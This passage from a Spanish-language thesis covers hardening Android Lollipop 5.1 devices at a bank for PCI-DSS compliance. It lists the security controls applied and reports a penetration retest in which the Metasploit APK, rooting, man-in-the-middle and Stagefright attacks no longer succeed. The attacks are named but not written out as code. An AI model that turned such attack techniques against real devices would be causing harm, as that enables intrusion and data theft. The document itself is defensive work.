


Figura 62 Configuración ip-tables servidor

Fuente: Autoría propia

7.2.2 Configurar reglas de firewall en el dispositivo móvil

Se crea fichero Android.sh para el cual es ejecutado en el dispositivo móvil y tiene como propósito modificar la configuración de las tablas ip (reglas firewall) del dispositivo móvil Android lollipop versión 5.1.




Figura 63 Configuración ip-tables dispositivo móvil

Fuente: Autoría propia

7.2.3 Deshabilitar la instalación de software y el acceso por USB

Lo primero para realizar el procedimiento es conectarse al dispositivo móvil mediante adb (Android device bridge), en este caso se va a realizar la conexión al dispositivo emulator-5554.




Figura 64 Emulator-5554 conectado en adb

Fuente: Autoría propia

Con el comando adb Shell se ingresa a una terminal del dispositivo esto con el fin de ejecutar acciones sobre el mismo.




Figura 65 Shell Android emulator.

Fuente: Autoría propia

Teniendo ya el acceso al dispositivo móvil se procede a restringir el acceso mediante USB.

Figura 66 Modificación de permisos de binarios para impedir la ejecución de software por medio de USB.

Fuente: Autoría propia

7.2.4 Deshabilitar la tarjeta SD

Se procede a deshabilitar la tarjeta sd del dispositivo ya que por este canal pueden existir riesgos de fuga de información o ejecución de ficheros con contenido malicioso.




Figura 67 Comando para desmontar la sd-card

Fuente: Autoría propia

7.2.5 Forzar usar contraseñas para acceder al dispositivo

Es importante forzar el uso de contraseñas para acceder al dispositivo, ya que puede caer en manos de un usuario malicioso y pueden verse comprometidos los activos de información del Banco Unir.




Figura 68 Configuración acceso smartphone

Fuente: Autoría propia

7.2.6 Forzar a no rehusar las 13 últimas contraseñas

Esta política llevada a su implementación como control es una buena práctica, porque mitiga en gran medida los ataques de diccionario.

7.2.7 Bloquear el dispositivo después de 30 segundos

Normalmente cuando un dispositivo móvil es portado por un usuario descuidado, es posible que quede desbloqueado por tiempo indefinido, por tal razón es importante que de manera automática el dispositivo sea bloqueado en un tiempo mínimo, para reducir la oportunidad a los actores maliciosos.




Figura 69 Tiempo antes del bloque de pantalla

Fuente: Autoría propia

7.2.8 Antivirus

Teniendo en cuenta la creciente popularidad del sistema operativo Android lollipop versión 5.1 y de igual manera el incremento de la creación de malware para dispositivos móviles, se convierte en necesidad la instalación de un software antivirus.

La solución de antivirus para dispositivos móviles instalada corresponde a AVG antivirus free, el cual permite entre otras características:

- Analizar ficheros en tiempo real.
- Localizar el dispositivo.
- Hacer un wipe al dispositivo.
- Configurar opciones de privacidad.




Figura 70 Antivirus

Fuente: Autoría propia

7.2.9 Instalar solución MDM

Remotamente es posible administrar y gestionar el dispositivo móvil por medio de la solución MDM en inglés (mobile device management) Spiceworks.




Figura 71 Dashboard solución MDM

Fuente: Autoría propia

Se pueden controlar aplicaciones instaladas en el smartphone, verificar si se encuentra rooteado, localizar el dispositivo, hacer un wipe, entre otras posibilidades.




Figura 72 Panel de gestión solución MDM

Fuente: Autoría propia

7.2.10 Cifrar el dispositivo

En caso de pérdida esta es una opción óptima para mitigar los riesgos de pérdida de información confidencial.




Figura 73 Cifrado dispositivo

Fuente: Autoría propia

7.2.11 Deshabilitar depuración USB

Con la inactivación de la depuración USB, se evita la realización de actividades por medio del Android debug bridge.

Figura 74 Depuración USB deshabilitada

Fuente: Autoría propia

7.2.12 Deshabilitar instalación de fuentes desconocidas

Es muy importante deshabilitar la instalación de fuentes desconocidas ya que previene la instalación de ficheros sin firmar o maliciosos.




Figura 75 Fuentes desconocidas

Fuente: Autoría propia

7.2.13 Deshabilitar usuario ROOT

Se procede a deshabilitar el usuario root, el cual se había configurado en la etapa de explotación y a eliminar de los sistemas el binario que permite habilitar el root.




Figura 76 Desinstalación Root

Fuente: Autoría propia

7.2.14 Instalar actualizaciones del fabricante

En la pestaña acerca del dispositivo, en el menú configuraciones se procede a elegir la opción actualización del sistema.




Figura 77 Actualización del sistema

Fuente: Autoría propia

7.2.15 Habilitar registros de auditoria

Con el comando adb-logcat > Androidbancounir.log ejecutado desde el Android debug bridge más conocido como ADB es posible obtener los eventos de registros del sistema.

Figura 78 Ejecución comando Logcat

Fuente: Autoría propia

En el host w8 desde el que se realiza la configuración por ADB se valida que los registros de eventos estén creados, para su posterior correlación.




Figura 79 Fichero generado por logcat

Fuente: Autoría propia

7.3 Test posterior a la implementación de los controles

Ya implementados los controles definidos en la guía de aseguramiento Android para el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago (PCI-DSS), se realiza nuevamente un test de penetración, ejecutando los mismos ataques de la etapa explotación.

1. Se intenta instalar la aplicación Android.apk y no es posible porque se tiene deshabilitada la instalación de fuentes desconocidas.




Figura 80 Mensaje de bloqueo instalación fuentes desconocidas

Fuente: Autoría propia

2. El antivirus AVG, detecta la aplicación maliciosa Android.apk con la firma com.metasploit.stage como programa potencialmente no deseado.

Figura 81 Bloqueo instalación apk malicioso por el antivirus

Fuente: Autoría propia

3. Los datos confidenciales en su proceso de transmisión entre el dispositivo móvil y el servidor vpn Banco Unir, son protegidos mediante la aplicación del protocolo ssl-tls, lo cual mitiga ataques de hombre en el medio, adicionalmente la configuración del firewall en el dispositivo móvil, no permite que el trafico sea redireccionado a nodos maliciosos.

Finalizado el procedimiento de retest se evidencia que los ataques realizados posteriores a la implementación de los controles, no fueron exitosos de acuerdo a los resultados evidenciados en las imágenes.

CONVENCIONES	ID	Detalle	Cuantificación
Complejidad	**COM**	Valoración de la complejidad para realizar el ataque, en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= Menos complejo 10= Más complejo
Éxito explotación	**EXE**	Se mide si se logró explotar la vulnerabilidad, propuesta en el ataque, en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= Menos complejo 10= Más complejo
Compromiso de la información confidencial	**CIC**	Volumen de información confidencial en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= Mínimo de información 10= El total de la información
N/A	**N/A**	No aplica cuantificar o no tiene relevancia sobre el atributo.	N/A

Tabla 15 Convenciones retest de penetración

Tabla. Autoría propia

Es posible evidenciar que los controles aplicados, siguiendo los lineamientos definidos en el documento Guía de aseguramiento de dispositivos móviles Android para el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago (PCI-DSS), no permitieron que se materializaran los ataques y fueron contenidas las amenazas identificadas previamente, lo cual confirma la efectividad de los controles implementados como se puede apreciar en la siguiente tabla.

ATAQUE	TECNICA	COM	EXE	CIC	% EFECTIVIDAD DEL ATAQUE
Comprometer SMS	Control remoto (Metasploit)	0	0	0	**0%**
Elevación de privilegios	Rooting	3	0	N/A	**0%**
Descarga e instalación de apk maliciosa	Control remoto (Metasploit)	2	0	N/A	**0%**
Robo de credenciales (FTP)	Ataque de hombre en el medio (MIT)	2	0	0	**0%**
Robo de información confidencial	Control remoto (Metasploit)	1	0	0	**0%**
Instalación apk maliciosa sd-card	Control remoto (Metasploit)	2	0	N/A	**0%**
Vulnerabilidad Stagefright (CVE-2015-6602)	Exploit	N/A	0	N/a	**0%**

Tabla 16 Resultados Retest de penetración

Tabla. Autoría propia

8 Descripciónde los resultados obtenidos

8.1 Riesgos identificados vs controles aplicados

En la siguiente tabla se pueden apreciar los controles aplicados a los riesgos identificados en el análisis de riesgos, con el fin de complementar los propuestos por la industria de tarjetas de pago PCI-DSS en sus requisitos 1.4 y 4.1.

ID RIESGO	RIESGOS	CONTROLES
R1	Ausencia de un canal de comunicación seguro	C1, C2
R2	Instalación de programas con contenido malicioso, desde la sd-card	C4, C8, C12, C13
R3	Descarga de aplicaciones del market que contenga virus	C8, C12, C13
R4	Afectación de dispositivo con un touchlogger	C8, C12, C13
R5	Alteración modificación destrucción de datos de forma no autorizada	C7, C10, C11, C13

R6	Explotar vulnerabilidades del sistema	C8
R7	Eliminación masiva de datos por ejecución de comandos	C11, C13
R8	Control remoto del dispositivo	C1, C2, C9, C12, C13
R9	Propagación de virus por recursos de red compartidos	C8, C12
R10	Ausencia o definición errada de los estándares y o patrones de seguridad	Aplicación de la guía de aseguramiento
R11	Aplicación parcial o deficiente de parches de seguridad liberados por el fabricante	C14
R12	Ausencia de verificación de registros de auditoria	C15
R13	Suplantación de funcionarios. (En caso de pérdida o robo)	C5, C6, C7,C10
R14	Utilización del dispositivo para fines personales	C1, C2, C4, C9, C13
R15	Conectar el dispositivo a diferentes redes inalámbricas	C1, C2
R16	Inexistencia de software antivirus actualizado	C8
R17	Ausencia de políticas y procedimientos implementados de clasificación de información	Clasificar activos de información
R18	El uso de contraseñas fuertes para el acceso al dispositivo	C5, C7
R19	Ausencia de personal que investigue el nacimiento de nuevas cepas de malware	Crear equipo de investigación de seguridad informática
R20	Asignación errada de privilegios de acceso a los usuarios a la red interna, por medio del smartphone	C1, C2, C13
R21	Ausencia de mecanismos de revisión periódica a las configuraciones seguras que deben tener los dispositivos móviles Android lollipop v 5.1	Establecer procedimiento de validación periódica de controles

Tabla 17 Riesgos vs controles aplicados

Tabla. Autoría propia

8.2 Indicadores de medición grado de efectividad controles implementados

En la siguiente tabla, el porcentaje de efectividad de los controles se mide en 6 aspectos asociados al proceso de implementación, ejecución y validación de las medidas aplicadas para mitigar los riesgos identificados en la etapa de análisis de riesgos.

Para realizar la ponderación que conlleva al porcentaje de efectividad, fueron evaluados los siguientes aspectos:

CONVENCIONES	ID	Detalle	Cuantificación
Complejidad de Implementación	**CIM**	Valoración de la complejidad para realizar el ataque, en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= Menos complejo 10= Más complejo
Gestión	**GES**	Se mide en términos porcentuales el control implementado la capacidad para ser gestionado y la facilidad de realizar mantenimientos a las configuraciones aplicadas.	Se mide en escala de 0 a 10, siendo: 0= Mínima posibilidad de gestión. 10= Excelente posibilidad de gestión.
Correlación de información	**CIN**	La solución o configuración posibilita la generación de logs para ser correlacionados, en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= Recursos de auditoría para correlación inexistentes. 10= Buenos recursos para correlacionar los eventos de seguridad.
Alertas de seguridad	**AS**	Generación de alertas de seguridad por parte de la solución o la configuración, en términos porcentuales.	Se mide en escala de 0 a 10, siendo: 0= No genera alertas 10= Genera alertas de todos los eventos identificados.

Incidencias posteriores al control	**IPC**	Se mide si se presentó algún tipo de incidencia de seguridad que afecte la confidencialidad, disponibilidad o integridad de la información, en términos porcentuales; posteriores a la aplicación del control.	Se mide en escala de 0 a 10, siendo: 0= No se presentaron incidencias de seguridad. 10= Se presentaron incidencias que afectaron la confidencialidad, disponibilidad o integridad de la información.
Mitigación de la amenaza	**MI**	Se cuantifica en términos porcentuales si la amenaza fue mitigada.	Se mide en escala de 0 a 10, siendo: 0= No fue mitigada la amenaza. 10= Fue mitigada la amenaza. Se evitó compromiso de la información contenida en el dispositivo móvil.

Tabla 18 Convenciones indicadores de medición grado de efectividad controles implementados

Tabla. Autoría propia

Con referencia al total de los riesgos identificados se procede a realizar una medición de la efectividad de los controles, haciendo especial énfasis al porcentaje de cumplimiento de los recomendados en los requisitos 1.4 y 4.1 de la industria de tarjetas de pago.

- Configurar túnel cifrado de comunicación.
- Configurar reglas de firewall en el dispositivo móvil.

INDICADORES DE MEDICION GRADO DE EFECTIVIDAD CONTROLES IMPLEMENTADOS								
ID	**CONTROLES**	**CIM**	**GES**	**CIN**	**AS**	**IPC**	**MI**	**% EFECTIVIDAD**
C1	**Configurar túnel cifrado de comunicación**	3	9	9	10	0	10	**88%**
C2	**Configurar reglas de firewall en el dispositivo móvil**	2	7	7	N/A	0	10	**73%**
C3	**Deshabilitar la instalación de software y el acceso por USB**	1	7	7	0	0	10	**58%**

C4	**Deshabilitar la tarjeta SD**	1	8	7	0	0	10	**60%**
C5	**Forzar usar contraseñas para acceder al dispositivo**	1	9	8	0	0	0	**40%**
C6	**Forzar a no rehusar las 13 últimas contraseñas**	1	9	N/A	N/A	0	10	**90%**
C7	**Bloquear el dispositivo después de 30 segundos**	2	8	8	9	0	7	**75%**
C8	**Instalación software Antivirus**	2	8	8	9	0	4	**68%**
C9	**Instalación solución MDM**	2	9	N/A	8	0	3	**75%**
C10	**Cifrar el dispositivo**	1	9	N/A	N/A	0	3	**55%**
C11	**Deshabilitar depuración USB**	1	9	N/A	N/A	0	5	**65%**
C12	**Deshabilitar instalación de fuentes desconocidas**	2	8	N/A	8	0	5	**70%**
C13	**Deshabilitar usuario ROOT**	1	N/A	8	8	0	10	**75%**
C14	**Instalar actualizaciones del fabricante**	1	8	8	N/A	0	7	**73%**
C15	**Habilitar registros de auditoria**	3	5	9	7	0	N/A	**60%**

Tabla 19 Efectividad de los controles aplicados

Tabla. Autoría propia

9 Conclusiones, recomendaciones y trabajos futuros

9.1 Conclusiones

- Las herramientas automatizadas para la identificación de las vulnerabilidades comerciales utilizadas nessus y openvas en el piloto experimental, no arrojaron resultados relevantes sobre vulnerabilidades críticas, medias o bajas, tan solo reportaron informativas y el desarrollo de la investigación demostró, que hay varias brechas de seguridad que fueron explotadas de manera exitosa.

- Se identificaron los riesgos más críticos que afectan a los dispositivos móviles con sistema operativo Android lollipop versión 5.1.

- El desarrollo del piloto experimental permitió evidenciar que cuando a un dispositivo móvil con sistema operativo Android lollipop versión 5.1, no se le aplican las mínimas configuraciones de seguridad, se convierte en un blanco fácil y vulnerable a ataques informáticos.

- Se comprobó la efectividad de la aplicación del documento guía de aseguramiento de dispositivos móviles Android para el cumplimiento de los requisitos 1.4 y 4.1 de la industria de tarjetas de pago (PCI-DSS), para la mitigación de los riesgos identificados en el caso del dispositivo móvil Android Lenovo Angus 2010-I.

- La implementación de un canal de comunicación seguro, que proteja los principios fundamentales de la seguridad de la información, la creación de reglas en el firewall del smartphone, la eliminación de los servicios innecesarios y la configuración de un punto central para gestionar todos los dispositivos; son las medidas de contención contra ataques informáticos viables y contribuyen a fortalecer la seguridad de las infraestructuras móviles con dispositivos Android lollipop v 5.1.

- La instalación de una solución de antivirus y un administrador de dispositivos móviles como capa adicional de seguridad, garantiza la protección de la confidencialidad,

disponibilidad e integridad de los datos de clientes que se almacenen y gestionen desde los dispositivos móviles con sistema operativo Android lollipop versión 5.1.

